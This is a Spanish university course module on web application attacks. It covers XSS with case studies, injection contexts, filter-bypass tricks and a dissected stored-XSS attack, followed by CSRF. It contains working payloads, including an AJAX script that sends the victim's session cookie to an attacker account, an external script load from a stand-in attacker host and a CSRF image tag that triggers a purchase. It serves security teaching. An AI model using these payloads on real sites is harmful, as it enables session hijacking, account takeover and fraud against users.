Ataques a aplicaciones web

José María Alonso Cebrián
Antonio Guzmán Sacristán
Pedro Laguna Durán
Alejandro Martín Bailón

PID_00191662

UOC
Universitat Oberta de Catalunya

Índice

1. Ataques de inyección de *scripts*

Bajo la denominación de inyección de *scripts* se agrupan distintas técnicas que comparten el mismo sistema de explotación pero que persiguen distinto fin. El hecho de separarlas en distintas categorías atiende únicamente a facilitar la fijación de los objetivos perseguidos.

> Un ataque por inyección de código se plantea como objetivo lograr inyectar en el contexto de un dominio un código Javascript, VBScript o simplemente HTML, con la finalidad de engañar al usuario o realizar una acción no deseada suplantándole.

Un concepto que debe quedar muy claro es que en este tipo de ataque el afectado no es directamente el servidor, como podría ser en el caso de un ataque de SQL Injection, sino que el objetivo directo es el usuario. Posteriormente, si el ataque es exitoso y mediante suplantación de personalidad, se podrán ejecutar las acciones deseadas en el servidor afectado y al que pueda accederse desde una página web.

Esto ha implicado que los fallos de inyección de *scripts* no sean considerados como amenazas críticas en algunos sectores de la seguridad informática, declarando incluso que errores de este tipo no podrían llegar a comprometer la seguridad de un sitio web. Como se demostrará a lo largo de este apartado, la inyección de *scripts* puede llegar a ser tan peligrosa como cualquier otra técnica si se sabe cuál es su límite y cuál es su potencial.

Se exponen a continuación casos reales relacionados con XSS (*cross site scripting*) en los que la seguridad de algún sitio web ha quedado comprometida. A pesar del escepticismo de algunos, XSS puede permitir la obtención de privilegios sobre algún sistema lo suficientemente débil como para permitir insertar código Javascript.

Zone-H

El primero de los casos es el de Zone-H, página dedicada a mantener un registro de los sitios atacados a los que se les ha modificado la apariencia de la página principal, lo que en argot se denomina "defaceados". Este sitio registra también los autores identificados de las acciones maliciosas. Resulta irónico que fuesen ellos mismos los atacados.

El método usado por los atacantes fue el de enviar a uno de los administradores del sitio un correo electrónico a su cuenta de Hotmail, donde recientemente habían localizado un fallo de XSS. Explotando el error lograron robar su *cookie* de sesión y con ella pudieron visitar el sitio web de Zone-H. Una vez aquí, solicitaron una recuperación de la contraseña que, evidentemente, se les envió al correo electrónico que habían secuestrado previamente. Con esta cuenta de administrador del sitio no les quedó más que publicar una noticia que incluía código HTML, especialmente escrito para colocar sobre el resto de la página el contenido que ellos deseaban.

Samy Worm y MySpace


El segundo caso real, utilizado como ejemplo, donde el XSS logró comprometer la seguridad de un sitio, fue el protagonizado por Samy Worm y MySpace. Samy es un chico de Estados Unidos que detectó una vulnerabilidad de XSS en el famoso portal de MySpace. Para explotar este fallo y aprovechando sus dotes de programación Javascript, Samy creó un gusano informático que luego se conocería como Samy Worm.

Un gusano informático es un programa que se replica entre sistemas afectados por la misma vulnerabilidad. En un entorno web, un gusano sería un código Javascript que se replica entre los perfiles de los usuarios del sitio. Y eso fue lo que hizo Samy con su gusano, replicarlo en más de un millón de perfiles de MySpace.

El gusano no era especialmente maligno. Únicamente efectuaba tres acciones: se replicaba como cualquier gusano, añadía al usuario de Samy como amigo de la persona infectada e incluía la frase "but most of all Samy is my hero" en el apartado de héroes personales de cada perfil.

En menos de 24 horas actuando llegó a bloquear el sistema de MySpace y los administradores de la red tuvieron que detener el servicio mientras limpiaban los perfiles de los usuarios infectados. A Samy le detuvieron y le condenaron a pagar una multa económica, a realizar un mes de tareas para la comunidad y a un año de inhabilitación para trabajar con ordenadores.

Figura 1. Búsqueda que devolvía más de 3.000 páginas con el texto "samy is my hero".



Estos dos casos reflejan perfectamente lo crítica que puede llegar a ser una vulnerabilidad XSS y el resto de sus variantes para la seguridad de un sitio web, a pesar de la opinión de aquellos que no las consideran como tal.

Hacker Safe

En el último de los casos presentado e ilustrativo de esta polémica aparece la compañía Hacker Safe, dedicada a comercializar soluciones de seguridad. Esta iniciativa promete, tras el pago de cierta cantidad monetaria, revisar diariamente la seguridad de un sitio web mediante el uso de herramientas automatizadas. Además permite incluir una pequeña imagen con el texto: "100% Hacker Safe" en el sitio, con el objeto de inspirar confianza a los usuarios.

Tras descubrirse y hacerse público que algunas de las páginas "100% Hacker Safe" presentaban vulnerabilidades de tipo XSS, algunos de los máximos responsables de la compañía llegaron a afirmar que los fallos de XSS no eran críticos y que nunca se habían llegado a utilizar para comprometer totalmente la seguridad de un sitio. Como se ha podido observar en los casos anteriores y se podrá corroborar en las páginas siguientes, esta afirmación es cuanto menos, ignorante.

1.1. *Cross site scripting* (XSS)

El *cross site scripting* es la base de todas las demás técnicas que se van a ir analizando en este módulo, así que es fundamental entender correctamente los conceptos que se explican a continuación.

Cuando se habla de ejecución remota de código, es necesario considerar cómo se realiza la interacción con la página. Evidentemente, toda petición enviada al servidor va a ser procesada por este y en función de cómo la interprete, será o no factible un ataque mediante XSS.

Una página es vulnerable a XSS cuando aquello que nosotros enviamos al servidor (un comentario, un cambio en un perfil, una búsqueda, etc.) se ve posteriormente mostrado en la página de respuesta.

Esto es, cuando escribimos un comentario en una página y podemos leer posteriormente nuestro mensaje, modificamos nuestro perfil de usuario y el resto de usuarios puede verlo o realizamos una búsqueda y se nos muestra un mensaje: "No se han encontrado resultados para `<texto>`", se está incluyendo dentro de la página el mismo texto que nosotros hemos introducido. Ahí es donde vamos a empezar a investigar para lograr introducir nuestro código XSS.

Una vez se ha detectado una zona de la aplicación que al recibir texto procedente del usuario lo muestra en la página, es el momento de determinar si es posible utilizar esa zona como punto de ataque de XSS. Para ello es posible insertar un pequeño código Javascript que muestra un mensaje de alerta para descubrir rápidamente si se está actuando en la línea correcta de ataque. Para los ejemplos se utilizará el siguiente código:

```
<script>alert("¡Hola Mundo!");</script>
```

El código anterior va a ser válido para la mayor parte de los casos, aunque como se verá posteriormente determinados filtros Anti-XSS pueden imposibilitar el uso de ciertos caracteres a la hora de introducir el código Javascript. Por ejemplo, las comillas dobles o los caracteres de "mayor que" y "menor que" suelen estar prohibidos.

Imaginemos que disponemos de un perfil en una red social donde se nos permite modificar nuestra descripción personal. En lugar de escribir otra información en este apartado, se introduce el código JavaScript anterior. Si al visitar de nuevo nuestro perfil se muestra una ventana de alerta con el mensaje "¡Hola Mundo!" se puede afirmar que la página en cuestión es vulnerable a XSS.

Dentro de los posibles fallos de XSS podemos distinguir dos grandes categorías:

- Permanentes: El ejemplo comentado en el párrafo anterior pertenece a esta categoría. Su denominación se debe al hecho de que, como mostraba el ejemplo, la ventana de alerta en Javascript queda almacenada en algún lugar, habitualmente una base de datos SQL, y se va a mostrar a cualquier usuario que visite nuestro perfil. Evidentemente este tipo de fallos de XSS son mucho más peligrosos que los no permanentes, que se comentan a continuación.

- No permanentes: Esta categoría queda ilustrada con el caso que ahora se menciona. Nos encontramos con una página web que dispone de buscador, el cual, al introducir una palabra inventada o una cadena aleatoria de caracteres, muestra un mensaje del tipo: "No se han encontrado resultados para la búsqueda `<texto>`", donde `<texto>` es la cadena introducida en el campo de búsqueda.

Si en la búsqueda se introduce como `<texto>` el código Javascript antes indicado, y de nuevo aparece la ventana de alerta, significa que la aplicación es vulnerable a XSS. La diferencia es que en esta ocasión los efectos de la acción no son permanentes.

XSS (*cross site scripting*) consiste en la posibilidad de introducir código Javascript en una aplicación web, lo que permite realizar una serie de acciones maliciosas en la misma.

Para inyectar el código se localiza una zona de la página que por su funcionalidad incorpora dentro de su propio código HTML el código Javascript que anteriormente se ha introducido en algún lugar de la aplicación. Si este código se ha escrito en algún campo donde queda almacenado en una base de datos de forma permanente, se mostrará cada vez que un usuario acceda a la página. Sin embargo las vulnerabilidades más habituales son las no permanentes. En estos casos es necesario recurrir a la ingeniería social para efectuar el ataque. Para ello es necesario fijarse en primer lugar en la URL de la página que deberá ser algo similar a:

```
http://www.victima.com/search?query=<script>alert("Hola Mundo");</script>
```

Una vez se disponga de esta URL, se deberá de procurar que la víctima haga clic sobre ella, ejecutando el código Javascript. Esta situación correspondería ya a otro ámbito de estudio como es la ingeniería social.

1.1.1. Ataques

Vamos a comentar a continuación las posibles implicaciones de seguridad que pueden presentar un fallo de este tipo. Ha de considerarse que se trata únicamente de ideas generales y que el límite lo pone la imaginación del atacante y las funcionalidades de la aplicación objetivo del ataque.

- Un ataque de XSS puede **tomar el control sobre el navegador del usuario afectado** y como tal realizar acciones en la aplicación web. Si se ha logrado que un usuario administrador ejecute nuestro código Javascript, las posibilidades de actuación maliciosa son muy superiores. Será posible, por citar algún ejemplo, desde borrar todas las noticias de una página a generar una cuenta de administrador con los datos que nosotros especifi-

quemos. Si el código Javascript es ejecutado por un usuario sin derechos de administración, se podrá realizar cualquier modificación asociada al perfil específico del usuario en el sitio web.

- Otra posible acción a efectuar haciendo uso de estas técnicas es el ***phishing***. Mediante Javascript, como hemos visto, podemos modificar el comportamiento y la apariencia de una página web. Esto permite crear un formulario de *login* falso o redirigir el submit de uno existente hacia un dominio de nuestro control.

- Igualmente se puede ejecutar ataques de *defacement*[1] apoyándonos en técnicas que explotan vulnerabilidades XSS.

(1)Es más que la modificación de la apariencia original de una página web para que muestre un mensaje, normalmente reivindicativo, en lugar de su apariencia normal.

- Por otra parte, aunque menos habitual, es posible realizar un **ataque de denegación de servicios distribuidos** (*distributed dennial of services*, DDoS). Para ello se forzará mediante código Javascript a que los navegadores hagan un uso intensivo de recursos muy costosos en ancho de banda o capacidad de procesamiento de un servidor de forma asíncrona.

- Para finalizar, tenemos el gusano XSS, un código Javascript que se propaga dentro un sitio web o entre páginas de Internet. Supongamos la existencia de un fallo XSS en la descripción personal de los usuarios de una red social. En esta situación un usuario malintencionado podría crear código Javascript que copiase el código del gusano al perfil del usuario que visita otro perfil infectado y que adicionalmente realizase algún tipo de modificación en los perfiles afectados.

Como se puede comprobar, las posibilidades que ofrece el XSS son realmente amplias. Las únicas limitaciones la constituye la imposibilidad de ejecutar código fuera del navegador, dado que la *sandbox* sobre la que se ejecuta no permite el acceso a ficheros del sistema, y a las propias funcionalidades que ofrezca el sitio web objeto del posible ataque.

1.1.2. Métodos para introducir XSS (*cross site scripting*)

Para exponer las distintas metodologías que permiten introducir código Javascript en una página vulnerable a XSS, vamos a desarrollar una serie de prácticas de la técnica. Abordaremos los métodos más comunes para insertar el código malicioso generado. Los métodos expuestos se nombrarán en función de las zonas de código de la aplicación web donde va a quedar ubicado el código Javascript introducido:

- **El código se copia entre dos etiquetas HTML**: Es el modo más sencillo. Simplemente debemos introducir el código Javascript que deseemos ejecutar.

```
<script>alert("¡Hola Mundo!");</script>
```

- **El código se copia dentro de una etiqueta *value* de una etiqueta `<input>`**: El ejemplo básico es el de los buscadores en sitios web y que se describió anteriormente. Cuando realizamos una búsqueda a través de ellos, lo habitual es que el término introducido se copie dentro del campo del buscador. Esto en HTML quedaría como el código que se muestra a continuación:

```
<input type="text" name="q2 value="[busqueda]" />
```

  Como se puede observar, nuestro código queda situado entre unas comillas dobles de un atributo perteneciente a una etiqueta HTML que no permiten que este se ejecute. Por ello será necesario cerrar la etiqueta HTML en la que nos encontremos y posteriormente insertar el código Javascript.

```
"/><script>alert("¡Hola Mundo!");</script><div class="
```

  Esta sería la combinación resultante.

```
<input type="text" name="q" value=""/>
<script>alert("Hola Mundo!");</script><div class="" />
```

  Al final del código generado se ha introducido una etiqueta `<div>` para evitar de este modo que el código HTML quede malformado.

- **El código se copia dentro de un comentario HTML**: Este caso suele ser común en páginas mal programadas que dejan mensajes de depuración dentro del código fuente HTML. Un ejemplo de lo que podríamos encontrar en una situación de este tipo es el siguiente:

```
<!-- La busqueda fue "[busqueda]" -->
```

  Donde `[busqueda]` correspondería a la cadena de texto buscada. En este caso se deberían cerrar los caracteres de comentario HTML, introducir nuestro código Javascript y posteriormente volver a abrir los comentarios HTML. De este modo el código creado por nosotros debería compenetrarse perfectamente con el código original de la página.

```
--><script>alert("¡Hola Mundo");</script><!-
```

  Esta podría ser la combinación adecuada.

```
<!-- La busqueda fue "--><script>alert("Hola Mundo");</script>
<!--" -->
```

- **El código se copia dentro de un código Javascript**: Esto es habitual cuando las páginas utilizan datos introducidos por el usuario para generar algún tipo de evento personalizado o para almacenar datos que se van a usar posteriormente en algún otro lugar de la aplicación web. La sintaxis sería como la siguiente:

```
<script> var busqueda = "[busqueda]"; </script>
```

  En este punto no es necesario incluir las etiquetas `<script>`, sino que podemos directamente introducir el código Javascript como se refleja en la siguiente sintaxis. No tener que incluir las etiquetas <script> será importante cuando sea necesario evitar los filtros anti-XSS que las eliminan.

```
";alert("¡Hola Mundo!");//
```

  Hemos utilizado las barras al final de la sintaxis para lograr que el resto de la línea Javascript quede comentada y no interfiera en la ejecución de nuestro código. Esta circunstancia es ahora aún más determinante que cuando nos encontramos incorporando el código generado al código HTML, debido a que si el Javascript no es válido la mayoría de los navegadores no lo ejecutarán.

```
<script> var busqueda ="";alert("¡Hola Mundo");//";</script>
```

- **Otros casos**: los especificados anteriormente son los ejemplos más comunes donde vamos a encontrar que nuestro código Javascript se incluye dentro del código HTML de una página. En los casos indicados se ha partido del supuesto de que no existen filtros anti-XSS implementados. Junto a los anteriores existen otros casos más complejos para la inclusión de código Javascript, como puede ser hacerlo en cabeceras HTTP.


1.1.3. Diseccionando un ataque

Para entender mejor el funcionamiento de esta técnica vamos a analizar un ataque desde el inicio hasta el final. El ataque consistirá en el robo de la *cookie* de sesión del usuario administrador de un sitio web. La *cookie* de sesión consiste en un pequeño fichero (de hasta 4 Kb) que contiene un identificador único y que se envía desde nuestro navegador junto a cada petición que realizamos hacia un servidor. Este identificador, asociado a un usuario que se ha "logeado" satisfactoriamente en el sistema, evita tener que introducir sus credenciales para cada página que el usuario visita dentro de un mismo dominio. Por lo tanto, si obtenemos el identificador de otro usuario y se lo enviamos al servidor, este nos asociará en todo momento al usuario al que estamos suplantando.

El paso principal en todo análisis en busca de vulnerabilidades de tipo XSS en una página web es localizar zonas funcionales de esta que permitan la introducción de texto donde este se vuelva a mostrar, bien de forma permanente si queda almacenado en una base de datos o bien de forma no permanente si no es así.

En el caso mostrado en la siguiente imagen, la página web ofrece un servicio de mensajería entre usuarios, que puede ser un ejemplo simple para un posible ataque XSS.

Figura 2. Envío de mensaje



Para determinar si un campo, ya sea un parámetro desde la URL o un campo de texto donde sea posible escribir, es vulnerable a XSS vamos a introducir una serie de caracteres para comprobar si existe algún filtro anti-XSS. Los caracteres a introducir serían:

- Comilla simple (‘)
- Comilla doble (“)
- Símbolo de mayor que (>)
- Símbolo de menor que (<)
- Barra (/)
- Espacio ( )

Si somos capaces de introducir estos caracteres existe un alto porcentaje de posibilidades de encontrar algún fallo de XSS. Sin embargo no podemos asegurar su existencia de forma totalmente definitiva, siempre existe la posibilidad de encontrarnos con algún otro tipo de filtro que nos impida introducir palabras clave como *script*, *onload* o *javascript*.

En el escenario que ahora se plantea se puede introducir cualquier tipo de carácter o cadena de caracteres tras verificar que estos no son filtrados ni bloqueados. Vamos a aprovecharnos de esta situación para generar nuestro primer ataque de XSS.

En el campo de Para: vamos a escribir nuestro propio nombre de usuario, eviluser. De este modo todas las pruebas que realicemos se envían directamente a este usuario, evitando alertar al usuario administrador. En el campo del Cuer-

po del mensaje vamos a introducir un texto con código Javascript que nos muestre un mensaje de "Hola Mundo", como lo hacían ejemplos anteriores. El resultado del código introducido antes de enviar se puede ver a continuación:

Figura 3. XSS antes de ser enviado

En este punto es importante detenernos y analizar lo que ocurrirá cuando hagamos clic en el botón Enviar. Aun siendo nosotros los que hemos introducido y enviado este código, la vulnerabilidad XSS aún no habrá sido explotada. Esto ocurrirá cuando con nuestro usuario eviluser naveguemos hasta su bandeja de entrada. Es por esta razón por lo que los fallos de XSS se diferencian del resto de técnicas. Tras pulsar Enviar y desplazarnos a la bandeja de entrada, obtendremos una ventana de alerta con el mensaje especificado.

Realmente de lo anterior lo que nos interesa es analizar cómo ha quedado el código fuente HTML resultante de los pasos anteriores y según nos lo devuelve el servidor:

```
<a href="index.php?action=delete"><img src="trash.png" />Borr
<a href="index.php?action=logout"><img src="system-log-out.pn

<div class="contenido">
<p class="autor"> De: eviluser</p><p class="mensaje"><script>
</script></p></div>

</div>
</body>
```

Como se puede observar todos y cada uno de los caracteres que hemos introducido han quedado almacenados en la base de datos y se han copiado en el código HTML generado, sin que se les haya aplicado ningún filtro.

Una vez demostrado que podemos ejecutar código Javascript en la página, se estará en disposición de empezar a jugar con sus funcionalidades. De este modo será posible crear un código que cierre la sesión del usuario automáticamente o que borre todos sus mensajes. La lista de posibilidades de acciones maliciosas sería interminable.

En el ejemplo que estamos exponiendo vamos a desarrollar una acción de mayor gravedad, utilizando para ello tecnología AJAX (*asynchronous Javascript and XML*), pasando a enviar mensajes de manera automática utilizando para ello la cuenta del usuario. Con ello vamos a conseguir que aquel usuario que reciba nuestro mensaje nos envíe un mensaje a nuestra bandeja de entrada conteniendo su *cookie* de sesión. Si se lo enviamos a un usuario con privilegios administrativos, lograremos control total sobre la aplicación.

Generalmente será necesaria una buena base de Javascript para explotar de manera satisfactoria cualquier fallo de XSS. En este caso estos conocimientos deberán ser avanzados. Aquí se va a facilitar un código completamente funcional y que analizaremos línea por línea para que se pueda entender el objetivo del mismo.

```
<script>
d = "&to=eviluser&enviar=Enviar&mensaje=Mi cookie es: "+document.cookie;
if(window.XMLHttpRequest)
{
         x=new XMLHttpRequest();
}
else
{
         x=new ActiveXObject('Microsoft.XMLHTTP');
}
x.open("POST","func/send.php",true);
x.setRequestHeader('Content-Type','application/x-www-form-urlencoded');
x.setRequestHeader('Content-Length',d.length);
x.send(d);
</script>
```

Este código Javascript nos va a permitir recoger la *cookie* de sesión del usuario. De manera totalmente transparente para el usuario afectado, este nos la enviará mediante un mensaje. Procedamos al análisis:

- Inicialmente se declara una variable *d*. Esta variable contiene los valores de *&to*, *&enviar* y *&mensaje*, que son las variables que se envían en la aplicación cuando mandamos un mensaje. Detalle importante a observar es el contenido de la variable *&mensaje*, *document.cookie*, un objeto del DOM[2]. de la página que contiene todas las *cookies* asociadas al dominio actual.

- En las líneas siguientes se realiza un if...else, que nos asegura la creación de un objeto de tipo XMLHttpRequest tanto en navegadores Internet Explorer como Firefox o similares. Este objeto es el usado para realizar las peticiones AJAX.

- Con *open()* establecemos las condiciones que se van a utilizar para enviar el formulario. Será enviado por POST a la url func/send.php. Esto se obtiene

[2]DOM son las siglas de *document object model*. Es una manera de nombrar cualquier elemento de una página web, desde la barra de direcciones hasta un simple texto en negrita, mediante una nomenclatura jerárquica. Por ejemplo, todos los elementos HTML de una página están relacionados en document.body


analizando de nuevo el formulario de envío. Mediante *true* se indica que la petición será realizada de manera asíncrona, esto es, el navegador no se quedará "congelado" mientras se envía el mensaje.

- Las dos siguientes líneas, en las que se llama a la función *setRequestHeader()* se usan para establecer cabeceras HTTP que hagan que el servidor web entienda que lo que estamos enviando es un formulario, aunque el usuario no lo haya rellenado.

- Para terminar se invoca a *send()* pasándole como parámetro la variable *d* que teníamos creada desde el principio del código. Con esto el navegador realiza las acciones definidas anteriormente y, si todo ha salido bien, el usuario afectado nos enviará su *cookie* de sesión.

Para verificar que el ataque se está efectuando según lo previsto, vamos a enviar un mensaje al usuario *admin* y desde otro navegador iniciaremos sesión con nuestro usuario para comprobar así que el código cumple con su cometido.

Figura 4. XSS antes de ser enviado



Como se puede apreciar en la imagen anterior, se ha añadido un mensaje en el cuerpo del envío para que el usuario administrador no sospeche al recibir un mensaje vacío. Después de pulsar el botón Enviar, el usuario eviluser solo tendrá que sentarse a esperar refrescando su bandeja de entrada hasta que reciba un mensaje de usuario admin con el valor de su *cookie* de sesión. El código Javascript enviado se podrá observar dentro del código fuente, pero pasará completamente desapercibido para el usuario admin cuando este inicia sesión con su navegador y automáticamente se le presenta su bandeja de entrada.

El código HTML recibido por el usuario `admin` al abrir su bandeja de entrada sería:

```
<div class="contenido">
<p class="autor">De: eviluser</p><p class="mensaje"><script>
d= "&to=eviluser&enviar= Enviar &mensaje=Mi cookie es: "+document.cookie;
if(window:XMLHttpRequest)
{
      x=new XMLHttpRequest ();
}
```

```
else
{
      x=new ActiveXObject ('Microsoft.XMLHTTP');
}
x.open("POST","func/send.php",true);
x.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
x.setRequestHeader('Content-Length',d.length);
xsend(d);
</script>
¡Que pagina mas chula!</p></div>

</div>
</body>
```

Este código ha sido interpretado por el navegador del usuario admin y automáticamente se ha enviado un mensaje al usuario eviluser con la *cookie* de sesión.

Figura 5. Mensaje recibido por el usuario eviluser

Con esta información en su poder el usuario eviluser puede proceder a modificar el valor de su *cookie* con el valor recibido. De este modo cuando su navegador lo envía al servidor, este responde con las páginas correspondientes al usuario admin.

Esta demostración es un claro ejemplo del potencial que puede llegar a implicar un ataque basado en XSS. Como se ha visto, sin conocer la contraseña del administrador de un sitio web hemos logrado acceder a su cuenta.

1.1.4. Filtros XSS

En la gran mayoría de las ocasiones no será posible escribir código Javascript directamente como se ha realizado en el ejemplo anterior. Habitualmente, los programadores habrán establecido una serie de reglas para intentar evitar los fallos XSS. Sin embargo, habitualmente los filtros utilizados son implementaciones parciales de lo que debería ser un filtro antiXSS completo, y esto nos permite introducir nuestro código Javascript salvando las dificultades adicionales que se presenten.

Vamos a plantear una serie de **medidas de protección** que podemos encontrarnos y cómo pasar las limitaciones impuestas por estas. Esto nos servirá para entender cómo piensa un atacante a la hora de introducir código XSS y mejorar de este modo nuestras posibles implementaciones de filtros antiXSS.

- **Cuando introducimos los caracteres ‘ o “ se cambian por \’ o \”**: Esta técnica es conocida como “escapar los caracteres” y es útil frente a inyecciones SQL, aunque no lo es frente a ataques XSS. Cuando intentamos cerrar una etiqueta HTML, como vimos anteriormente, y nos encontramos con que se están escapando nuestras comillas, pueden darse dos situaciones, ambas salvables por parte del atacante. La etiqueta queda cerrada como \’ o \”, algo que en HTML es totalmente válido, por lo que podemos seguir introduciendo código Javascript.

```
<input type="text" name="q" value="\" />
<script>alert(document.cookie);</script>
```

  Es imposible establecer la cadena “¡Hola Mundo!” al no poder escribir correctamente las comillas. Son varios los métodos que se pueden usar en estos casos. Por ejemplo, podemos utilizar la función String.fromCharCode(), que recibe una lista de códigos ASCII y genera una cadena:

```
String.fromCharCode(72, 111, 108, 97, 32, 77, 117, 110, 100, 111, 33)
```

  También es posible establecer referencias a ficheros Javascript externos, donde podremos usar todos los caracteres que deseemos sin preocuparnos por ningún tipo de filtro.

```
<script src=http://www.atacante.com/xss.js></script>
```

- **El código introducido no puede ser superior a X caracteres**: Una limitación típica es encontrarnos que no podemos escribir más de un número determinado de caracteres. Esta limitación se puede solventar de nuevo de dos maneras:
  - Si son varias las variables donde es posible introducir código Javascript, podemos usar la suma de los caracteres correspondientes a cada una de ellas para ampliar el número de caracteres disponibles. Esto se realizaría mediante los caracteres de comentarios multilínea de Javascript: / * al inicio y */ al final.

  - Si estamos limitados al tamaño un solo campo, es posible utilizar un fichero externo para cargar todo el código Javascript necesario. Para reducir la longitud de la dirección URL podemos usar páginas del estilo tinyurl.com o is.gd. Así por ejemplo, la URL http://www.victima.com/xss.js queda traducida a http://is.gd/owYT:

```
<script src=http://is.gd/owYT></script>
```

- **No podemos introducir la cadena *script* o no se nos permite introducir los caracteres de mayor que (>) y menor que (<)** : Aunque inicialmente podrían parecer dos casos distintos, al final pueden ser resueltos de la misma manera. Las etiquetas HTML tienen eventos que pueden lanzarse al ocurrir ciertos sucesos: OnLoad cuando se carga el elemento, OnMouseOver cuando se desplaza el cursor por encima, OnClick cuando se hace clic sobre él, etcétera. Podemos usar estos elementos para introducir nuestro código:

```
<input type="text" name="búsqueda" value=""
OnFocus="alert('Hola Mundo!');" />
```

- **Otros casos**: Las técnicas de XSS son tan variadas como podamos imaginar. Hay que tener en cuenta que no dependemos de la tecnología del servidor sino de la del navegador que estén usando los usuarios. Existen técnicas para ejecutar código Javascript que funcionan en Internet Explorer 7 y no en Firefox 3, o incluso código que se ejecuta en Safari 3 pero no lo hace en la versión 4. Es por ello por lo que no es factible automatizar esta técnica, ni llegar a conocer todos los entresijos de la misma sino que el atacante deberá utilizar su conocimiento y experiencia para lograr introducir el código XSS.

1.2. Cross Site Request Forgery (CSRF)

Una vez entendida la base del XSS, es el momento de estudiar algunas técnicas concretas derivadas de esta y lo que es posible hacer con ellas. Una de ellas es el *cross site request forgery* (CSRF).

El CSRF es una técnica por la cual vamos a lograr que el usuario realice acciones no deseadas en dominios remotos. Se basa en la idea de aprovechar la persistencia de sesiones entre las pestañas de un navegador. Vamos a analizar con un ejemplo hipotético para entenderla.

El usuario abre su navegador y entra en el sitio www.sitio001.com. En este sitio inicia sesión con su usuario y se le permite realizar una serie de acciones económicas, tales como pujas o compras de objetos. A su vez entra en la red social de moda, www.sitio002.com, donde tiene sus fotos personales y se escribe mensajes con sus amigos. Sin embargo, resulta que en el sitio002.com tiene un fallo de XSS permanente y un atacante lo va a usar para generar un ataque CSRF.

Cuando nos "logeamos" en un sitio determinado se nos asocia una *cookie* de sesión que nos autentica únicamente frente al servidor. Esto evita tener que introducir nuestras credenciales en cada página que visitemos. Sin embargo, no podemos controlar cuándo se envían estas *cookies*. Si nuestro navegador tiene almacenada una *cookie* asociada a un do-

minio, la enviará en cada petición realizada a este dominio, incluso si esta no se realiza voluntariamente.

En este concepto se basa la técnica de CSRF. Vamos a obligar a un usuario a que realice acciones no deseadas sobre un dominio desde otro. Imaginemos que el sitio001.com, que recordemos permitía transacciones económicas, utiliza URL como la siguiente para la compra de objetos con la tarjeta de crédito almacenada:

```
http://www.sitio001.com/comprar.asp?idObjeto=31173&confirm=yes
```

Si un usuario malintencionado lograse que un usuario autenticado en la página anterior realizase clic sobre el enlace, obtendría como resultado la compra del objeto en cuestión. Esto es, podría engañar a la gente para comprar objetos que él pusiera a la venta por un precio desorbitado.

Sin embargo, un usuario avezado no haría clic sobre un enlace desconocido y recibido por una persona en la cual no confía. Es aquí donde entra en juego la técnica de CSRF, permitiendo a un atacante "simular" clics verídicos sobre una aplicación, usando las credenciales (*cookie* de sesión) de un usuario. Esta acción, mediante XSS, es sencilla.

Como ya se ha puesto de manifiesto múltiples veces a lo largo de este módulo, es necesario conocer muy a fondo el funcionamiento de los navegadores. En este caso vamos a hacer uso de una condición que todos los navegadores comparten pues no haremos uso de código Javascript, sino que utilizaremos código HTML.

Los navegadores web al encontrarse una etiqueta `<img>` siguen la dirección del recurso especificado en el parámetro src. Esto implica una conexión para intentar descargar la imagen y esta puede realizarse entre dominios. Si la imagen no se encuentra disponible o la respuesta que se recibe desde el servidor no es interpretable como imagen, se mostrará el icono de imagen rota.

Un atacante puede aprovechar esta característica de los navegadores para obligar a los usuarios afectados a realizar acciones que no desean. Crear una imagen que apunte a la dirección URL anteriormente indicada generaría una petición por parte de todos los navegadores que visitasen la página que contiene el código HTML, y que como veíamos intentaría comprar un objeto en el dominio www.sitio001.com. El siguiente código HTML se debería introducir, por ejemplo, en un comentario del sitio www.sitio002.com.

```
<img src="http://www.sitio001.com/comprar.asp?idObjeto=31173
&confirm=yes" />
```

